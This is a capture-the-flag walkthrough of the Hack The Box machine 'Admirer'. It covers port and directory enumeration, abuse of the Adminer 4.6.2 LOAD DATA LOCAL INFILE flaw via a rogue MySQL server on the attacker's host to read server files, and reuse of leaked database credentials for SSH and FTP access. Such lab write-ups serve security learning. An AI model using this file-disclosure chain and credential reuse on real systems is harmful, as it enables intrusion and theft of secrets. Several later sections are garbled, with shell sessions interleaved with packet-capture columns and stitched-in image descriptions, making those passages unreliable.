

HTB.Admirer

Working Theory

Enumeration

Tools

nmap

```
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-11 14:04 +08
Nmap scan report for 10.10.10.187
Host is up (0.31s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /admin-dir
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.76 seconds
```

nikto

```
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer$ nikto -h 10.10.10.187
- Nikto v2.1.6
```

```
-----
+ Target IP:      10.10.10.187
+ Target Hostname: 10.10.10.187
+ Target Port:    80
+ Start Time:     2020-07-11 14:05:59 (GMT8)
-----
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7866 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:       2020-07-11 14:51:17 (GMT8) (2718 seconds)
-----
+ 1 host(s) tested
```

ffuf

```
/
===
assets      [Status: 200, Size: 6051, Words: 385, Lines: 154]
index.php   [Status: 301, Size: 313, Words: 20, Lines: 10]
index.php   [Status: 200, Size: 6051, Words: 385, Lines: 154]
images      [Status: 301, Size: 313, Words: 20, Lines: 10]
index.php   [Status: 200, Size: 6051, Words: 385, Lines: 154]
robots.txt  [Status: 200, Size: 138, Words: 21, Lines: 5]
robots.txt  [Status: 200, Size: 138, Words: 21, Lines: 5]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]

/admin-dir
=====
contacts.txt [Status: 200, Size: 350, Words: 19, Lines: 30]
credentials.txt [Status: 200, Size: 136, Words: 5, Lines: 12]
```

Targets

port80

/robots.txt


=====

/*


hidden dir: /admin-dir

personal contact + credentials? interesting

*/



that directory is forbidden to access




try to use big.txt wordlist perform fuzzing

```
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403


.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.html [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.php [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.txt [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.html [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.php [Status: 403, Size: 277, Words: 20, Lines: 10]
contacts.txt [Status: 200, Size: 350, Words: 19, Lines: 30]
credentials.txt [Status: 200, Size: 136, Words: 5, Lines: 12]
:: Progress: [45505/81876] :: 264 req/sec :: Duration: [0:02:52] :: Errors: 0 ::
[htb] 0:ffuf* 1:sudo 2:bash-
```

//contacts.txt: the usernames



```
#####  
# admins #  
#####  
# Penny  
Email: p.wise@admirer.htb  
  
#####  
# developers #  
#####  
# Rajesh  
Email: r.nayyar@admirer.htb  
  
# Amy  
Email: a.bialik@admirer.htb  
  
# Leonard  
Email: l.galecki@admirer.htb  
  
#####  
# designers #  
#####  
# Howard  
Email: h.helberg@admirer.htb  
  
# Bernadette  
Email: b.rauch@admirer.htb
```

//credentials.txt: password
wordpress uh? hmm




/utility-scripts/admin-tasks.php
//seems like waldo is the user that available

Admin Tasks Web Interface (v0.01 beta)

```
08:45:22 up 20:02, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
waldo pts/2 10.10.14.34 08:29 4:45 0.29s 0.29s -bash
waldo pts/3 10.10.14.34 08:42 2:34 0.11s 0.11s -bash
```

now google search the box name "admirer"
//admirer?



adminer

adminer

All Images Videos News Maps More Settings Tools

About 376,000 results (0.40 seconds)

www.adminer.org ▾

Adminer - Database management in a single PHP file

Adminer (formerly phpMinAdmin) is a full-featured database management tool written in PHP. Conversely to phpMyAdmin, it consist of a single file ready to ...

Adminer Editor

Adminer Editor is both easy-to-use and user-friendly database data ...

Plugins

Adminer and Adminer Editor can be extended by plugins. To use ...


Adminer - Why is better than ...

Adminer allows grouping results and applying functions to ...

Extensive customization options

Both Adminer and Editor offers support for extensions. It is ...

More results from adminer.org »



Adr

Adminer
Adminer

adminer.php is the one to access it

access adminer web interface php


Aug 22, 2018 - This article will talk about another web based database management tool ... The php may be rendered server side instead of giving you the download script. ... If you have any issues accessing Adminer try restarting the Apache, else try ... In the next section, I'll show how to customize Adminer's interface and ...

www.techrepublic.com › article › how-to-make-mysql-... ▾

How to make MySQL administration simple with Adminer ...

Feb 13, 2018 - If you're looking for a powerful, secure web-based database interface, Jack Wallen ... Point your browser to `http://SERVER_IP/adminer.php` (Where ... to set up MySQL for remote access on Ubuntu Server 16.04 (TechRepublic) ...

able to access it nice
//utility-scripts.adminer.php



Language: English ▼


Adminer 4.6.2

Login

System	MySQL ▼
Server	localhost
Username	<input type="text"/>
Password	<input type="password"/>
Database	<input type="text"/>

Login

☐ Permanent login



search admirer 4.6.2 exploit

Adminer 4.6.2 file disclosure vulnerability

Description

Adminer is a tool for managing content in MySQL databases. Adminer is distributed under Apache license in a form of a single PHP file.

Adminer versions up to (and including) **4.6.2** supported the use of the SQL statement **LOAD DATA INFILE**. It was possible to use this SQL statement to read arbitrary local files because of a protocol flaw in MySQL.

Remediation

Upgrade to the latest version of Adminer. This vulnerability was fixed in Adminer version **4.6.3**.

References

- create mysql user and edit the mariadb.cnf to bind address 0.0.0.0 to make it access remotely
- launch wireshark to log the packet transfer
- adminer login page login to my remote mysql

Logout successful. Thanks for using Adminer, consider

System	MySQL
Server	10.10.14.46
Username	nameless
Password	●●●●●●●●
Database	

Login

☐ Permanent login

Severity

HIGH

Classification

CWE-22

CVSS:3.1/AV:N/AC:L/PR:N/UI:

Tags

Information Disclosure

wireshark packet when login
//client capabiity shows: can use load data local(interesting)

mysql						
No.	Time	Source	Destination	Protocol	Length	Info
29	1.287178079	10.10.14.46	10.10.10.187	MySQL	63	Response OK
30	1.428704323	10.10.10.187	10.10.14.46	MySQL	70	Request Query
31	1.429032790	10.10.14.46	10.10.10.187	MySQL	133	Response
36	1.709971348	10.10.14.46	10.10.10.187	MySQL	147	Server Greeting proto=10 version=5.5.
38	1.850536486	10.10.10.187	10.10.14.46	MySQL	163	Login Request user=nameless db=
40	1.850707798	10.10.14.46	10.10.10.187	MySQL	63	Response OK
41	1.991299357	10.10.10.187	10.10.14.46	MySQL	74	Request Query
43	1.991695793	10.10.14.46	10.10.10.187	MySQL	63	Response OK
44	2.131880626	10.10.10.187	10.10.14.46	MySQL	102	Request Query
46	2.132279834	10.10.14.46	10.10.10.187	MySQL	63	Response OK
47	2.271736450	10.10.10.187	10.10.14.46	MySQL	79	Request Query
48	2.271913202	10.10.14.46	10.10.10.187	MySQL	123	Response
51	2.414016017	10.10.10.187	10.10.14.46	MySQL	108	Request Query

Login Request

Client Capabilities: 0xa28d

.....1 = Long Password: Set
.....0. = Found Rows: Not set
.....1.. = Long Column Flags: Set
.....1... = Connect With Database: Set
.....0.... = Don't Allow database.table.column: Not set
.....0.... = Can use compression protocol: Not set
.....0... = ODBC Client: Not set
.....1... = Can Use LOAD DATA LOCAL: Set
.....0.... = Ignore Spaces before '(': Not set

testing to abuse the file disclosure vulnerability

←→↺🏠

🛡️🔗10.10.10.187/utility-scripts/adminer.php?server=10.10.14.46&username=nameless&db=test

🌈 Getting Started

🌐 Start

🐦 Parrot OS

🌐 Community

📄 Docs

🌐 Git

🔒 CryptPad

|

📁 Privacy

📁 Pentest

📁 Learn

|

🌐

Language: English

MySQL » 10.10.14.46 » test » SQL command

Adminer 4.6.2 4.7.7

DB: test

SQL command

Import

Export

Create table

select result

LOAD DATA LOCAL INFILE '/var/www/html/robots.txt'
into table test.result
fields terminated by "\n"

Query executed OK, 4 rows affected. (0.427 s) Edit

LOAD DATA LOCAL INFILE '/var/www/html/robots.txt'
into table test.result
fields terminated by "\n";

it works!

10/18

```
[...]
5.5.5-10.3.22-MariaDB-1.[...H$yY2-+0...-.....Nx46Qw$G{W"?.mysql_native_password.k.....
.....nameless...Cn/IR<.^.).>.
$.*m..mysql_native_password..._client_name.mysqlnd.....SET NAMES
utf8mb4.....@.....SET sql_quote_show_create = 1, autocommit =
1.....@.....test.....@.....e.....LOAD DATA LOCAL INFILE '/var/www/html/
robots.txt'
into table test.result
fields terminated by "\n"...../var/www/html/robots.txt....User-agent: *

# This folder contains personal contacts and creds, so no one -not even robots- should see it -
waldo
Disallow: /admin-dir
....7...../Records: 4 Deleted: 0 Skipped: 0 Warnings: 0.....SHOW
WARNINGS.....def....Level...-.....'.....def....Code..?.....def....Message...-
.....test.....@.....SELECT TABLE_NAME AS Name, ENGINE AS Engine,
TABLE_COMMENT AS Comment FROM information_schema.TABLES WHERE TABLE_SCHEMA = DATABASE() ORDER BY
Name....B....def.information_schema.TABLES.TABLES.Name
TABLE_NAME.-.....@....def.information_schema.TABLES.TABLES.Engine.ENGINE.-.....H....d
ef.information_schema.TABLES.TABLES.Comment
TABLE_COMMENT.-... .....".....result.InnoDB.....".....test.....@.....
```

try to access the port 80 main webpage (index.php)

SQL command

```
load data local infile '/var/www/html/index.php'
into table test.result
fields terminated by "\n"
```

Query executed OK, 123 rows affected. (0.433 s) [Edit](#)

```
load data local infile '/var/www/html/index.php'
into table test.result
fields terminated by "\n";
```

wireshark result

//it's the MySQL credential

/*

\$servername = "localhost";

```

$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
*/

```

```

</div>
</nav>
</header>

<!-- Main -->
<div id="main">
<?php
    $servername = "localhost";
    $username = "waldo";
    $password = "&<h5b~yK3F#{PaPB&dA}{H>";
    $dbname = "admirerdb";

    // Create connection
    $conn = new mysqli($servername, $username, $password, $dbname);
    // Check connection
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error);
    }

```

try the credential found login into waldo's SSH

```

nobodyatall@0xDEADBEEF:~/htb/boxes/admirer$ ssh waldo@10.10.10.187
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

```

Destination	Protocol	Length	Info
1046 1937.7865259... 10.10.14.46 10.10.10.187	TCP	52	3306 →
The programs included with the Devuan GNU/Linux system are free software;			
the exact distribution terms for each program are described in the	MySQL	102	Reques
individual files in /usr/share/doc/*/copyright. 10.10.187	TCP	52	3306 →
1050 1937.9294410... 10.10.14.46 10.10.10.187	MySQL	63	Respon
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent	TCP	52	53330
permitted by applicable law. 10.187	MySQL	59	Reques
You have new mail: 3478... 10.10.14.46	MySQL	61	Respon
Last login: Sat Jul 11 10:06:06 2020 from 10.10.16.2.46	TCP	52	53330
waldo@admirer:~\$ ls 187... 10.10.10.187	MySQL	156	Reques
LinEnum.sh fakelib.py linpeas.sh priv.sh priv2.sh result user.txt		80	Respon
waldo@admirer:~\$ █ 308... 10.10.10.187	TCP	1397	53330
1077 1020.0599950... 10.10.10.187	TCP	1207	53330

```

> Frame 1076: 1397 bytes on wire (11176 bits), 1397 bytes captured (11176 bits) on in
Raw packet data
> Internet Protocol Version 4, Src: 10.10.10.187, Dst: 10.10.14.46

```

it works!!

port 21

ftp user cred

=====

```
[FTP account]
ftpuser
%n?4Wz}R$tTF7
```

ftp login successful

=====

//download the 2 files

```
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:nobodyatall): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0          3405 Dec 02  2019 dump.sql
-rw-r--r--  1 0      0      5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp>
```

dump.sql

//Database: admirerdb

//MariaDB

```
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp$ strings dump.sql
-- MySQL dump 10.16  Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)
-- Host: localhost    Database: admirerdb
--
-- Server version      10.1.41-MariaDB-0+deb9u1
/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
```

html.tar.gz

//extract it: seems like a backup of the port80 websites + directories

The image shows a terminal window on the left and a web browser on the right. The terminal window is a shell session for a user named 'nobodyatall' on a host named '0xDEADBEEF'. The user is in the directory '~/htb/boxes/admirer/ftp' and has just run 'ls -la', showing a directory listing with files like 'dump.sql', 'html', and 'html.tar.gz'. The user then runs 'cd html' and 'ls -la', showing a directory listing with files like 'assets', 'images', 'index.php', 'robots.txt', 'utility-scripts', and 'w4ld0s_s3cr3t_dir'. The user then runs 'cat robots.txt' and sees the output 'User-agent: *'. The user then runs 'cd utility-scripts/' and 'ls -la', showing a directory listing with files like 'admin_tasks.php', 'db_admin.php', 'info.php', and 'php_test.php'. The web browser on the right is showing the 'Administrative Tasks' web interface (v0.01 beta) at the URL '10.10.10.187/utility-scripts/admin_tasks.php'. The interface has a 'Select task:' section with two buttons: 'View system uptime' and 'Submit Query'.

```
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp$ ls -la
total 5152
drwxr-xr-x 1 nobodyatall nobodyatall 46 Jul 11 15:37 .
drwxr-xr-x 1 nobodyatall nobodyatall 74 Jul 11 15:34 ..
-rw-r--r-- 1 nobodyatall nobodyatall 3405 Jul 11 15:36 dump.sql
drwxr-xr-x 1 nobodyatall nobodyatall 126 Jul 11 15:37 html
-rw-r--r-- 1 nobodyatall nobodyatall 5270987 Jul 11 15:36 html.tar.gz
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp$ cd html
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp/html$ ls -la
total 12
drwxr-xr-x 1 nobodyatall nobodyatall 126 Jul 11 15:37 .
drwxr-xr-x 1 nobodyatall nobodyatall 46 Jul 11 15:37 ..
drwxr-xr-x 1 nobodyatall nobodyatall 34 Jun 7 2019 assets
drwxr-xr-x 1 nobodyatall nobodyatall 22 Dec 3 2019 images
-rw-r--r-- 1 nobodyatall nobodyatall 4613 Dec 4 2019 index.php
-rw-r--r-- 1 nobodyatall nobodyatall 134 Dec 2 2019 robots.txt
drwxr-xr-x 1 nobodyatall nobodyatall 92 Dec 3 2019 utility-scripts
drwxr-xr-x 1 nobodyatall nobodyatall 54 Dec 3 2019 w4ld0s_s3cr3t_dir
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp/html$ cat robots.txt
User-agent: *


# This folder contains personal stuff, so no one (not even robots!) should
Disallow: /w4ld0s_s3cr3t_dir
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp/html$ cd utility-scripts/
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp/html/utility-scripts$ ls -la
total 16
drwxr-xr-x 1 nobodyatall nobodyatall 92 Dec 3 2019 .
drwxr-xr-x 1 nobodyatall nobodyatall 126 Jul 11 15:37 ..
-rw-r--r-- 1 nobodyatall nobodyatall 1795 Dec 3 2019 admin_tasks.php
-rw-r--r-- 1 nobodyatall nobodyatall 401 Dec 2 2019 db_admin.php
-rw-r--r-- 1 nobodyatall nobodyatall 20 Nov 30 2019 info.php
-rw-r--r-- 1 nobodyatall nobodyatall 53 Dec 3 2019 php_test.php
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp/html/utility-scripts$
```

[htb] 0:bash* 1:sudo 2:bash-

Post Exploitation

Privilege Escalation

user flag



sudo -l

```

waldo@admirer:~/home$ cd ..
waldo@admirer:/$ sudo -l
[sudo] password for waldo:rce
Matching Defaults entries for waldo on admirer:10.10.187
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_
1048 1937.9289702... 10.10.10.187 10.10.14.46
User waldo may run the following commands on admirer:187
    (ALL) SETENV:/opt/scripts/admin_tasks.sh 10.10.10.187
waldo@admirer:/$
11243... 10.10.10.187 10.10.14.46
1069 1938.7756733... 10.10.10.187 10.10.14.46
1071 1938.7758478... 10.10.14.46 10.10.10.187
1073 1938.9158008... 10.10.10.187 10.10.14.46
1074 1938.9160007... 10.10.10.187 10.10.14.46

```

